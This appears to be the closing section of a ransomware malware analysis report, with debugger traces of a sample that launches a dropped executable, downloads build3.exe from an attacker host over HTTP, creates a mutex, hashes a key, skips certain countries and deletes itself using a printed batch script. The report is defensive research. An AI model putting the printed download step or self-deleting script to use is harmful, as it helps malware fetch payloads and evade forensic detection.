
```
0016E33D   6A 01             push 1
0016E33F   0F 43 44 24 50    cmovae eax,dword ptr ss:[esp+50]
0016E344   6A 00             push 0
0016E346   6A 00             push 0
0016E348   50                push eax                              eax:"C:
0016E349   6A 00             push 0
0016E34B   6A 00             push 0
EIP 0016E34D   FF 15 1C C3 21 00    call dword ptr ds:[<&ShellExecuteA>]

dword ptr [0021C31C <wininet_dump.&ShellExecuteA>]=<shell32.ShellExecuteA>

.text:0016E34D wininet_dump.exe:$1E34D #1E34D
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 02E9A040 "C:\\Users\\[redacted]\\AppData\\L
4: [esp+C] 00000000
```

```
Address   Hex                                               ASCII
02E9A040  43 3A 5C 55 73 65 72 73 5C [redacted] 5C 41 70 70  C:\Users\[redacted]\App
02E9A050  44 61 74 61 5C 4C 6F 63 61 6C 5C 62 30 31 64 35  Data\Local\b01d5
02E9A060  64 31 37 2D 66 38 61 36 2D 34 63 30 38 2D 61 64  d17-f8a6-4c08-ad
02E9A070  63 61 2D 36 31 33 62 32 30 65 36 32 38 31 63 5C  ca-613b20e6281c\
02E9A080  62 75 69 6C 64 32 2E 65 78 65 00 BA 0D F0 AD BA  build2.exe.º.ð.º
```

```
0BAED3A0  00000000
0BAED3A4  00000000
0BAED3A8  02E9A040  "C:\\Users\\[redacted]\\AppData\\Local\\b01d5d17-
0BAED3AC  00000000
0BAED3B0  00000000
0BAED3B4  00000001
0BAED3B8  0016DBD0  wininet_dump.0016DBD0
0BAED3BC  0016DBD0  wininet_dump.0016DBD0
```

Figure 144




C:\Users\[redacted]\AppData\Local\b01d5d17-f8a6-4c08-adca-613b20e6281c\build2.exe

Fake Net Mini Program

FakeNet Mini Program has been run

Figure 145

The binary performs a GET request to http[:]//securebiz[.]org/files/1/build3.exe using InternetOpenUrlA:



```
0016E079  50              push eax                                   eax:"ht
0016E07A  57              push edi
0016E07B  FF 15 BC C3 21 00  call dword ptr ds:[<&InternetOpenUrlA>]

dword ptr [0021C3BC <wininet_dump.&InternetOpenUrlA>]=<wininet.InternetOpenUrlA>

.text:0016E07B wininet_dump.exe:$1E07B #1E07B

Address  Hex                                              ASCII
02E9A040 30 03 ED 02 E0 7D 45 05 EE FE EE FE EE FE EE FE  0.í.à}E.îþîþîþîþ
02E9A050 EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþîþ
```

```
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00CC0008
2: [esp+4] 02E12010 "http://securebiz.org/files
3: [esp+8] 00000000
4: [esp+C] 00000000

0BAED3A0 00CC0008
0BAED3A4 02E12010 "http://securebiz.org/files/1/build3.exe"
0BAED3A8 00000000
0BAED3AC 00000000
0BAED3B0 00000000
0BAED3B4 00000000
```


Figure 146

According to multiple online resources, the above file is supposed to be an infamous info-stealer called Vidar. The process of reading data from the server, creating the malicious file, etc. is the same as above and isn't explained again.

For completeness, we will also provide details about the other parameters that can be used, as displayed at https://app.any.run/tasks/635cd7df-e4b7-4d1a-a937-e8d8599e6c72/.

"–ForNetRes "jwvfPPgZoQyg6Q6he8weP7iDsH9FKc74ICjysAt2" r77yXePcnmrctJPWrZCcbJgUIAtOa1FC9Na710t1 IsNotAutoStart IsNotTask" parameters

The binary creates a mutex called "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}" using the CreateMutexA API:




```
0016A8B6  68 20 44 25 00  push wininet_dump.254420                  254420:
0016A8BB  6A 00           push 0
0016A8BD  6A 00           push 0
0016A8BF  FF 15 30 C1 21 00  call dword ptr ds:[<&CreateMutexA>]

dword ptr [0021C130 <wininet_dump.&CreateMutexA>]=<kernel32.CreateMutexA>

.text:0016A8BF wininet_dump.exe:$1A8BF #1A8BF
```

```
x87SW_C1 0  x87SW_C0   0  x87SW_ES   0
x87SW_SF 0  x87SW_P    0  x87SW_U    0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 00254420 "{FBB4BCC6-05C7-4ADD-B67B-A
4: [esp+C] 00174141 <wininet_dump.EntryPoint>

00B9E6B4 00000000
00B9E6B8 00000000
00B9E6BC 00254420 "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
```

Figure 147

According to online sources, the first parameter can be considered as a Key and the second one as a Personal ID. The malware performs a hashing operation (MD5) on the Key:




```
00161056  6A 00           push 0
00161058  56              push esi                                   esi:"jw
00161059  FF 15 E8 C1 21 00  call dword ptr ds:[<&lstrlenA>]
0016105F  50              push eax
00161060  56              push esi                                   esi:"jw
00161061  FF 75 E8        push dword ptr ss:[ebp-18]
00161064  FF 15 18 C0 21 00  call dword ptr ds:[<&CryptHashData>]

dword ptr [0021C018 <wininet_dump.&CryptHashData>]=<advapi32.CryptHashData>

.text:00161064 wininet_dump.exe:$11064 #11064
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 03016720 <&CPCreateHash>
2: [esp+4] 0301BE98 "jwvfPPgZoQyg6Q6he8weP7iDsH
3: [esp+8] 00000028
4: [esp+C] 00000000

00B9E65C 03016720
00B9E660 0301BE98 "jwvfPPgZoQyg6Q6he8weP7iDsH9FKc74ICjysAt2"
00B9E664 00000028
00B9E668 00000000
```

Figure 148

The hash value is extracted using the CryptGetHashParam function (0x2 = **HP_HASHVAL**):



```
001610D5  6A 00           push 0
001610D7  50              push eax
001610D8  57              push edi
001610D9  6A 02           push 2
001610DB  FF 75 E8        push dword ptr ss:[ebp-18]
001610DE  FF D6           call esi                                   esi:Cry

esi=<advapi32.CryptGetHashParam> (73A5FAB0)

.text:001610DE wininet_dump.exe:$110DE #110DE

Address  Hex                                              ASCII
0301BC00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

Address  Hex                                              ASCII
0301BC00 57 48 3E AF 8D 31 F8 B9 E6 D8 1E 9F 98 11 24 FE  WH>¯.1ø¹æØ....$þ
```


```
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 03016720 <&CPCreateHash>
2: [esp+4] 00000002
3: [esp+8] 0301BC00
4: [esp+C] 00B9E6A4

00B9E658 03016720
00B9E65C 00000002
00B9E660 0301BC00
00B9E664 00B9E6A4
00B9E668 00000000
```

Figure 149

The execution flow is similar to the one starting with figure 90 and will not be reiterated.

"–Service 4904 "jwvfPPgZoQyg6Q6he8weP7iDsH9FKc74lCjysAt2" r77yXePcnmrctJPWrZCcbJgUlAtOa1FC9Na710t1" parameters


The above value represents the parent process ID, which is converted from string to a long integer value:



```
00173C95   6A 0A          push A
00173C97   6A 00          push 0
00173C99   FF 75 08       push dword ptr ss:[ebp+8]      [ebp+8]
00173C9C   E8 E0 DA 00 00 call wininet_dump.181781       wcstol
wininet_dump.00181781

.text:00173C9C wininet_dump.exe:$23C9C #23C9C

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)  5  Unlock
1: [esp] 02997810 L"4904"
2: [esp+4] 00000000
3: [esp+8] 0000000A
4: [esp+C] 006FF974

006FE488 02997810 L"4904"
006FE48C 00000000
006FE490 0000000A
```

Figure 150


The ransomware opens the local process object using the OpenProcess routine (0x100000 = **SYNCHRONIZE**):



```
0016A395   56             push esi
0016A396   6A 00          push 0
0016A398   68 00 00 10 00 push 100000
0016A39D   FF 15 AC C0 21 00 call dword ptr ds:[<&OpenProcess>]
dword ptr [0021C0AC <wininet_dump.&OpenProcess>]=<kernel32.OpenProcess>

.text:0016A39D wininet_dump.exe:$1A39D #1A39D

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)  5  Unlock
1: [esp] 00100000
2: [esp+4] 00000000
3: [esp+8] 00001328
4: [esp+C] 00174141 <wininet_dump.EntryPoint>

006FE494 00100000
006FE498 00000000
006FE49C 00001328
```

Figure 151


After the parent process enters the signaled state, the file dispatches incoming sent messages, checks for posted messages, and then retrieves the messages:



```
00161AC1   6A 01          push 1
00161AC3   6A 00          push 0
00161AC5   6A 00          push 0
00161AC7   6A 00          push 0
00161AC9   50             push eax
00161ACA   FF D6          call esi                       esi:Pee
esi=<user32.PeekMessageW> (75D07C50)

.text:00161ACA wininet_dump.exe:$11ACA #11ACA

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)  5  Unlock
1: [esp] 006FE47C
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000000

Address   Hex                                               ASCII
006FE47C  C8 03 00 00 C8 03 00 00 0D EB E6 76 F4 01 00 00   È...È....ëævô...

006FE460 006FE47C
006FE464 00000000
006FE468 00000000
006FE46C 00000000
006FE470 00000001
```

Figure 152

The malicious binary retrieves the exit code of the current process and then kills itself using TerminateProcess:




```
.text:0016A415 call    ds:GetCurrentProcess
.text:0016A41B mov     esi, eax
.text:0016A41D mov     [esp+14D0h+ExitCode], 0
.text:0016A425 lea     eax, [esp+14D0h+ExitCode]
.text:0016A429 push    eax             ; lpExitCode
.text:0016A42A push    esi             ; hProcess
.text:0016A42B call    ds:GetExitCodeProcess
.text:0016A431 push    [esp+14D0h+ExitCode] ; uExitCode
.text:0016A435 push    esi             ; hProcess
.text:0016A436 call    ds:TerminateProcess
```

Figure 153

Finally, we describe the case when the country code belongs to the following list: "RU", "BY", "UA", "AZ", "AM", "TJ", "KZ", "KG", "UZ" and "SY".

CreateMutexA is utilized to create a mutex called "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}":




```
0016254C   6A 00            push 0
0016254E   6A 00            push 0
00162550   FF 15 30 C1 21 00   call dword ptr ds:[<&CreateMutexA>]

dword ptr [0021C130 <wininet_dump.&CreateMutexA>]=<kernel32.CreateMutexA>

.text:00162550 wininet_dump.exe:$12550 #12550
```

```
x87CW_IC 0   x87CW_ZM  1   x87CW_PM  1

1:  [esp]  00000000
2:  [esp+4]  00000000
3:  [esp+8]  00254420 "{FBB4BCC6-05C7-4ADD-B67B-A
4:  [esp+C]  00174141 <wininet_dump.EntryPoint>

012FDA44 00000000
012FDA48 00000000
012FDA4C 00254420  "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
```

Figure 154

A batch file called “delself.bat” is created in the %TEMP% directory:




```
001626BE   6A 00                push 0
001626C0   68 80 00 00 00       push 80
001626C5   6A 02                push 2
001626C7   6A 00                push 0
001626C9   6A 03                push 3
001626CB   68 00 00 00 C0       push C0000000
001626D0   8D 85 98 FE FF FF    lea eax,dword ptr ss:[ebp-168]
001626D6   50                   push eax                          eax:"C:
001626D7   FF 15 F8 C1 21 00    call dword ptr ds:[<&CreateFileA>]

dword ptr [0021C1F8 <wininet_dump.&CreateFileA>]=<kernel32.CreateFileA>

.text:001626D7 wininet_dump.exe:$126D7 #126D7

Address   Hex                                                ASCII
012FE480  43 3A 5C 55 73 65 72 73 5C [redacted] 5C 41 70 70   C:\Users\[redacted]\App
012FE490  44 61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D 70 5C   Data\Local\Temp\
012FE4A0  64 65 6C 73 65 6C 66 2E 62 61 74 00 00 00 00 00   delself.bat.....
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0

1:  [esp]  012FE480 "C:\\Users\\[redacted]\\AppData\\Loca
2:  [esp+4]  C0000000
3:  [esp+8]  00000003
4:  [esp+C]  00000000

012FDA34 012FE480  "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\delself.bat"
012FDA38 C0000000
012FDA3C 00000003
012FDA40 00000000
012FDA44 00000002
012FDA48 00000080
012FDA4C 00000000
```

Figure 155


The above file is populated using the WriteFile API, and its content is displayed below:



```
001626EF   6A 00                push 0
001626F1   8D 45 FC             lea eax,dword ptr ss:[ebp-4]
001626F4   2B CA                sub ecx,edx                       edx:"ec
001626F6   50                   push eax                          eax:"@e
001626F7   51                   push ecx
001626F8   8D 85 80 F9 FF FF    lea eax,dword ptr ss:[ebp-680]
001626FE   50                   push eax                          eax:"@e
001626FF   53                   push ebx
00162700   FF 15 A4 C0 21 00    call dword ptr ds:[<&WriteFile>]

dword ptr [0021C0A4 <wininet_dump.&WriteFile>]=<kernel32.WriteFile>

.text:00162700 wininet_dump.exe:$12700 #12700

Address   Hex                                                ASCII
012FDF68  40 65 63 68 6F 20 6F 66 66 0D 0A 3A 74 72 79 0D   @echo off..:try.
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0

1:  [esp]  000003C8
2:  [esp+4]  012FDF68 "@echo off\r\n:try\r\ndel \'
3:  [esp+8]  000000A2
4:  [esp+C]  012FE5E4

012FDA3C 000003C8
012FDA40 012FDF68  "@echo off\r\n:try\r\ndel \"C:\\Users\\[redacted]
012FDA44 000000A2
012FDA48 012FE5E4
012FDA4C 00000000
```


Figure 156



```
@echo off
:try
del "C:\Users\[redacted]\Desktop\WININE~1.EXE"
if exist "C:\Users\[redacted]\Desktop\WININE~1.EXE" goto try
del "C:\Users\[redacted]\AppData\Local\Temp\delself.bat"
```

Figure 157

After the batch file finishes its execution, the malicious file and the script are deleted:



```
0016276E   50                   push eax                          eax:"\"
0016276F   8D 45 A0             lea eax,dword ptr ss:[ebp-60]
00162772   50                   push eax                          eax:"\"
00162773   6A 00                push 0
00162775   6A 00                push 0
00162777   6A 00                push 0
00162779   6A 00                push 0
0016277B   6A 00                push 0
0016277D   6A 00                push 0
0016277F   8D 85 78 F4 FF FF    lea eax,dword ptr ss:[ebp-B88]
00162785   50                   push eax                          eax:"\"
00162786   6A 00                push 0
00162788   FF 15 D0 C0 21 00    call dword ptr ds:[<&CreateProcessA>]

dword ptr [0021C0D0 <wininet_dump.&CreateProcessA>]=<kernel32.CreateProcessA>

.text:00162788 wininet_dump.exe:$12788 #12788

Address   Hex                                                ASCII
012FDA90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
012FDAA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
012FDAB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
012FDAC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
012FDAD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
012FDAE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0

1:  [esp]  00000000
2:  [esp+4]  012FDA60 "\"C:\\Users\\[redacted]\\AppData\
3:  [esp+8]  00000000
4:  [esp+C]  00000000

012FDA28 00000000
012FDA2C 012FDA60  "\"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\delself.bat\""
012FDA30 00000000
012FDA34 00000000
012FDA38 00000000
012FDA3C 00000000
012FDA40 00000000
012FDA44 00000000
012FDA48 012FE588
012FDA4C 012FE5D4
```

Figure 158

References

MSDN: https://docs.microsoft.com/en-us/windows/win32/api/, https://docs.microsoft.com/en-us/windows/win32/taskschd/time-trigger-example–c—

Fakenet: https://github.com/fireeye/flare-fakenet-ng

Any.run: https://app.any.run/tasks/635cd7df-e4b7-4d1a-a937-e8d8599e6c72/

VirusTotal:
https://www.virustotal.com/gui/file/4380c45fd46d1a63cffe4d37cf33b0710330a766b7700af86020a936cdd09cbe

MalwareBazaar:
